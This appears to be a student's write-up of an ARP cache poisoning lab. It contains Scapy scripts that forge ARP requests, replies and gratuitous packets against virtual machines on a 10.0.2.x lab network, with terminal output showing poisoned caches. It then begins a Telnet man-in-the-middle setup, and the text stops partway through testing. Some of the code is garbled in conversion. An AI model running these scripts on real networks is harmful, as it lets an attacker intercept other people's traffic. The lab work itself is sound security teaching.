



ARP Cache Poisoning Attack Lab

Task 1A (using ARP request) :




```
~/arptask1a.py - Sublime Text (UNREGISTERED)
arptask1a.py      *
1  #! /usr/bin/python
2  from scapy.all import *
3  Etherpkt1 = Ether()
4  ARPPkt1 = ARP()
5  ARPPkt1.psrc  = "10.0.2.15"
6  ARPPkt1.pdst  = "10.0.2.8"
7  ARPPkt1.op = 1
8  frame1 = Etherpkt1/ARPPkt1
9  sendp(frame1, count=1)
```



```
Terminal
[02/08/2019 18:20] Parth@VM:~$ ifconfig
enp0s3    Link encap:Ethernet HWaddr 08:00:27:2c:d0:4f
          inet addr:10.0.2.7 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::5b:e211:fb3d:10df/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:114 errors:0 dropped:0 overruns:0 frame:0
            TX packets:180 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:18874 (18.8 KB) TX bytes:19107 (19.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
            RX packets:285 errors:0 dropped:0 overruns:0 frame:0
            TX packets:285 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:32384 (32.3 KB) TX bytes:32384 (32.3 KB)


[02/08/2019 18:20] Parth@VM:~$ sudo python arptask1a.py
.
Sent 1 packets.
[02/08/2019 18:20] Parth@VM:~$
```



```
Terminal
[02/08/19]seed@VM:~$ PS1='[`date "+%x %H:%M"`] Parth@h:w\$ '
[02/08/2019 18:25] Parth@VM:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:be:15:b9
              inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
              inet6 addr: fe80::6e87:656e:fdc0:8456/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
              RX packets:6 errors:0 dropped:0 overruns:0 frame:0
              TX packets:75 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:1130 (1.1 KB)  TX bytes:8078 (8.0 KB)

lo          Link encap:Local Loopback
              inet addr:127.0.0.1  Mask:255.0.0.0
              inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING  MTU:65536  Metric:1
              RX packets:315 errors:0 dropped:0 overruns:0 frame:0
              TX packets:315 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1
              RX bytes:33577 (33.5 KB)  TX bytes:33577 (33.5 KB)

[02/08/2019 18:25] Parth@VM:~$
```



```
Terminal
[02/08/19]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:c3:4e:2d
              inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
              inet6 addr: fe80::75a8:8a41:f388:aa2e/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
              RX packets:157 errors:0 dropped:0 overruns:0 frame:0
              TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:21594 (21.5 KB)  TX bytes:11075 (11.0 KB)

lo          Link encap:Local Loopback
              inet addr:127.0.0.1  Mask:255.0.0.0
              inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING  MTU:65536  Metric:1
              RX packets:355 errors:0 dropped:0 overruns:0 frame:0
              TX packets:355 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1
              RX bytes:35476 (35.4 KB)  TX bytes:35476 (35.4 KB)

[02/08/19]seed@VM:~$ arp -n
Address           HWtype  HWaddress        Flags Mask   Iface
10.0.2.1          ether    52:54:00:12:35:00  C      enp0s3
10.0.2.3          ether    08:00:27:6b:bd:4d  C      enp0s3
10.0.2.7          ether    08:00:27:2c:d0:4f  C      enp0s3
10.0.2.15         ether    08:00:27:2c:d0:4f  C      enp0s3

[02/08/19]seed@VM:~$
```

From the above screenshots we can see that when we run the code from the IP address '10.0.2.7' then the MAC address of IP '10.0.2.7' and '10.0.2.15' is the same which is of '10.0.2.7' meaning that of the attacker. This means that we are bale to do the cache poisoning using ARP request.

Task 1b (using ARP reply):

The image shows a Linux desktop environment with several windows open:

- Sublime Text (UNREGISTERED)**: A code editor window titled "arptask1a.py" containing Python scapy code. The code sends an ARP reply to 10.0.2.8 from 10.0.2.15.
- Terminal**: A terminal window showing the command "sudo python arptask1a.py" being run, followed by the message ". Sent 1 packets."
- ifconfig**: A terminal window displaying network interface statistics for "enp0s3" and "lo".
- arp -d**: A terminal window showing the deletion of ARP entries for 10.0.2.15.

```
#!/usr/bin/python
from scapy.all import *
Etherpkt1 = Ether()
ARPpkt1 = ARP()
ARPpkt1.psrc  = "10.0.2.15"
ARPpkt1.pdst  = "10.0.2.8"
ARPpkt1.op = 2
frame1 = Etherpkt1/ARPpkt1
sendp(frame1, count=1)
```

```
[02/08/2019 18:41] Parth@VM:~$ sudo python arptask1a.py
.
Sent 1 packets.
```

```
[02/08/2019 18:42] Parth@VM:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:be:15:b9
             inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
             inet6 addr: fe80::6e87:656e:fdc0:8456/64 Scope:Link
                     UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                     RX packets:19 errors:0 dropped:0 overruns:0 frame:0
                     TX packets:146 errors:0 dropped:0 overruns:0 carrier:0
                     collisions:0 txqueuelen:1000
                     RX bytes:2628 (2.6 KB) TX bytes:15324 (15.3 KB)

lo          Link encap:Local Loopback
             inet addr:127.0.0.1 Mask:255.0.0.0
             inet6 addr: ::1/128 Scope:Host
                     UP LOOPBACK RUNNING MTU:65536 Metric:1
                     RX packets:382 errors:0 dropped:0 overruns:0 frame:0
                     TX packets:382 errors:0 dropped:0 overruns:0 carrier:0
                     collisions:0 txqueuelen:1
                     RX bytes:37049 (37.0 KB) TX bytes:37049 (37.0 KB)


[02/08/2019 18:42] Parth@VM:~$ 
```

```
[02/08/19]seed@VM:~$ arp -d 10.0.2.15
SIOCDARP(dontpub): Operation not permitted
[02/08/19]seed@VM:~$ sudo arp -d 10.0.2.15
[02/08/19]seed@VM:~$ arp -n
Address           HWtype  HWaddress            Flags Mask     Iface
10.0.2.1          ether    52:54:00:12:35:00  C       enp0s3
10.0.2.3          ether    08:00:27:6b:bd:4d  C       enp0s3
10.0.2.7          ether    08:00:27:2c:d0:4f  C       enp0s3
10.0.2.15         ether    (incomplete)        C       enp0s3
[02/08/19]seed@VM:~$ arp -n
Address           HWtype  HWaddress            Flags Mask     Iface
10.0.2.1          ether    52:54:00:12:35:00  C       enp0s3
10.0.2.3          ether    08:00:27:6b:bd:4d  C       enp0s3
10.0.2.7          ether    08:00:27:2c:d0:4f  C       enp0s3
10.0.2.15         ether    08:00:27:2c:d0:4f  C       enp0s3
[02/08/19]seed@VM:~$ 
```

In this task we changed the ARP request to reply by changing the value of ARPpkt1.op to 2 from 1. After that we first deleted the cache of 10.0.2.15 as seen

from the screenshot above. And then we execute the code. We can see that after the MAC address is changed from incomplete to the MAC address of IP 10.0.2.7. Thus, we can say that we are able to do the cache poisoning using ARP reply.

Task 1C (using ARP gratuitous message):




```
~/arptask1a.py - Sublime Text (UNREGISTERED)
arptask1a.py
```

```

1  #! /usr/bin/python
2  from scapy.all import *
3  Etherpkt1 = Ether()
4  Etherpkt1.dst = "ff:ff:ff:ff:ff:ff"
5  ARPpkt1 = ARP()
6  ARPpkt1.psrc = "10.0.2.15"
7  ARPpkt1.op = 1
8  ARPpkt1.hwsrc = "08:00:27:2c:d0:4f"
9  ARPpkt1.hwdst = "ff:ff:ff:ff:ff:ff"
10 ARPpkt1.pdst = "10.0.2.15"


```




```
Terminal
[02/08/2019 19:31] Parth@VM:~$ ifconfig
enp0s3    Link encap:Ethernet HWaddr 08:00:27:2c:d0:4f
          inet addr:10.0.2.7 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::5b:e211:fb3d:10df/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:189 errors:0 dropped:0 overruns:0 frame:0
          TX packets:230 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:36735 (36.7 KB) TX bytes:25346 (25.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:502 errors:0 dropped:0 overruns:0 frame:0
          TX packets:502 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:42864 (42.8 KB) TX bytes:42864 (42.8 KB)

[02/08/2019 19:32] Parth@VM:~$ sudo python arptask1a.py
.
Sent 1 packets.
[02/08/2019 19:32] Parth@VM:~$
```



```
Terminal
[02/08/19]seed@VM:~$ sudo arp -d 10.0.2.15
[02/08/19]seed@VM:~$ arp -n
Address           Hwtype  Hwaddress      Flags Mask   Iface
10.0.2.1          ether   52:54:00:12:35:00 C       enp0s3
10.0.2.3          ether   08:00:27:6b:bd:4d C       enp0s3
10.0.2.7          ether   08:00:27:2c:d0:4f C       enp0s3
10.0.2.15         (incomplete)
[02/08/19]seed@VM:~$ arp -n
Address           Hwtype  Hwaddress      Flags Mask   Iface
10.0.2.1          ether   52:54:00:12:35:00 C       enp0s3
10.0.2.3          ether   08:00:27:6b:bd:4d C       enp0s3
10.0.2.7          ether   08:00:27:2c:d0:4f C       enp0s3
10.0.2.15         ether   08:00:27:2c:d0:4f C       enp0s3
[02/08/19]seed@VM:~$
```



In this task we changed the IP address of the source and the destination to 10.0.2.15 and the destination MAC address of both ether and ARP to 'ff: ff: ff: ff: ff' which is the broadcast message. We also delete the MAC address of the IP 10.0.2.15 and then when we run the code we can see in wireshark that the MAC address of the same is changed to that of 10.0.2.7. We can also in wireshark that it's a broadcast message and that it's a Gratuitous ARP for 10.0.2.15. and that we didn't get any reply.

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack):

```

Terminal
arpbkt1.py #!/usr/bin/python
1 #!/usr/bin/python
2 from scapy.all import *
3 Etherpkt1 = Ether()
4 Etherpkt1.dst = "08:00:27:fd:ad:5b"
5 Etherpkt1.src = "08:00:27:c3:4e:2d"
6 ARPpkt1.psrc = "10.0.2.8"
7 ARPpkt1.hwsr = "08:00:27:2c:d0:4f"
8 ARPpkt1.op = 1
9 frame1 = Etherpkt1/ARPpkt1
10 sendp(frame1)
11
12
13 Etherpkt2 = Ether()
14 Etherpkt2.dst = "08:00:27:c3:4e:2d"
15 ARPpkt2 = ARP()
16 ARPpkt2.psrc = "10.0.2.9"
17 ARPpkt2.hwsr = "08:00:27:2c:d0:4f"
18 ARPpkt2.op = 2
19 frame2 = Etherpkt2/ARPpkt2
20 sendp(frame2)

[02/08/19]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:2c:d0:4f
            inet addr:10.0.2.7 Bcast:10.0.2.255 Mask:255.255.255.0
            inet6 addr: fe80::5b:e211:fb3d:10df/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:161 errors:0 dropped:0 overruns:0 frame:0
            TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:22337 (22.3 KB) TX bytes:16579 (16.5 KB)

lo         Link encap:Local Loopback
            inet addr:127.0.0.1 Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
            RX packets:127 errors:0 dropped:0 overruns:0 frame:0
            TX packets:127 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:24716 (24.7 KB) TX bytes:24716 (24.7 KB)

[02/08/19]seed@VM:~$ arp -n
Address          Hwtype   Hwaddress           Flags Mask        Iface
10.0.2.8          ether    08:00:27:c3:4e:2d   C       enp0s3
10.0.2.9          ether    08:00:27:fd:ad:5b   C       enp0s3
10.0.2.3          ether    08:00:27:6b:bd:4d   C       enp0s3
10.0.2.1          ether    52:54:00:12:35:00   C       enp0s3

[02/08/19]seed@VM:~$ 
```

```

# /usr/bin/python
from scapy.all import *
Etherpkt1 = Ether()
Etherpkt1.dst = "08:00:27:fd:ad:5b"
ARPpkt1 = ARP()
ARPpkt1.psrc = "10.0.2.8"
ARPpkt1.hwdst = "08:00:27:2c:d0:4f"
ARPpkt1.op=1
frame1 = Etherpkt1/ARPpkt1
sendp(frame1)

Etherpkt2 = Ether()
Etherpkt2.dst = "08:00:27:c3:4e:2d"
ARPpkt2 = ARP()
ARPpkt2.psrc = "10.0.2.9"
ARPpkt2.hwdst = "08:00:27:2c:d0:4f"
ARPpkt2.op=1
frame2 = Etherpkt2/ARPpkt2
sendp(frame2)

```

```

[02/08/19]seed@VM:~$ arp -n
Address           HWtype  HWaddress          Flags Mask   Iface
10.0.2.8          ether    08:00:27:c3:4e:2d  C      enp0s3
10.0.2.9          ether    08:00:27:fd:ad:5b  C      enp0s3
10.0.2.3          ether    08:00:27:6b:bd:4d  C      enp0s3
10.0.2.1          ether    52:54:00:12:35:00  C      enp0s3
[02/08/19]seed@VM:~$ sudo python arptaskla.py
.
Sent 1 packets.
.
Sent 1 packets.
[02/08/19]seed@VM:~$ 

```

```

[02/08/19]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:fd:ad:5b
            inet addr:10.0.2.9 Bcast:10.0.2.255 Mask:255.255.255.0
            inet6 addr: fe80::95cd:c763:81e:dfdf/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:121 errors:0 dropped:0 overruns:0 frame:0
              TX packets:88 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:16836 (16.8 KB) TX bytes:9774 (9.7 KB)

lo         Link encap:Local Loopback
            inet addr:127.0.0.1 Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:65536 Metric:1
              RX packets:144 errors:0 dropped:0 overruns:0 frame:0
              TX packets:144 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1
              RX bytes:25185 (25.1 KB) TX bytes:25185 (25.1 KB)

[02/08/19]seed@VM:~$ arp -n
Address           HWtype  HWaddress          Flags Mask   Iface
10.0.2.8          ether    08:00:27:2c:d0:4f  C      enp0s3
10.0.2.7          ether    08:00:27:2c:d0:4f  C      enp0s3

```

```

[02/08/19]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:c3:4e:2d
            inet addr:10.0.2.8 Bcast:10.0.2.255 Mask:255.255.255.0
            inet6 addr: fe80::75a8:8a41:f388:aa2e/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:82 errors:0 dropped:0 overruns:0 frame:0
              TX packets:80 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:11373 (11.3 KB) TX bytes:9012 (9.0 KB)


lo         Link encap:Local Loopback
            inet addr:127.0.0.1 Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:65536 Metric:1
              RX packets:146 errors:0 dropped:0 overruns:0 frame:0
              TX packets:146 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1
              RX bytes:25284 (25.2 KB) TX bytes:25284 (25.2 KB)

[02/08/19]seed@VM:~$ arp -n
Address           HWtype  HWaddress          Flags Mask   Iface
10.0.2.3          ether    08:00:27:6b:bd:4d  C      enp0s3
10.0.2.1          ether    52:54:00:12:35:00  C      enp0s3
10.0.2.7          ether    08:00:27:2c:d0:4f  C      enp0s3
10.0.2.9          ether    08:00:27:2c:d0:4f  C      enp0s3
[02/08/19]seed@VM:~$ 

```

After executing the code we are caching B's IP to M's MAC address in A's ARP cache (M in this case is 10.0.2.7, A's IP address is 10.0.2.9 and B's IP address is 10.0.2.8)

Step 2 (Testing)



```

Terminal
inet addr:10.0.2.9 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fe80::95cd:c763:81e:fdff/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:182 errors:0 dropped:0 overruns:0 frame:0
TX packets:188 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:24682 (24.6 KB) TX bytes:19328 (19.3 KB)

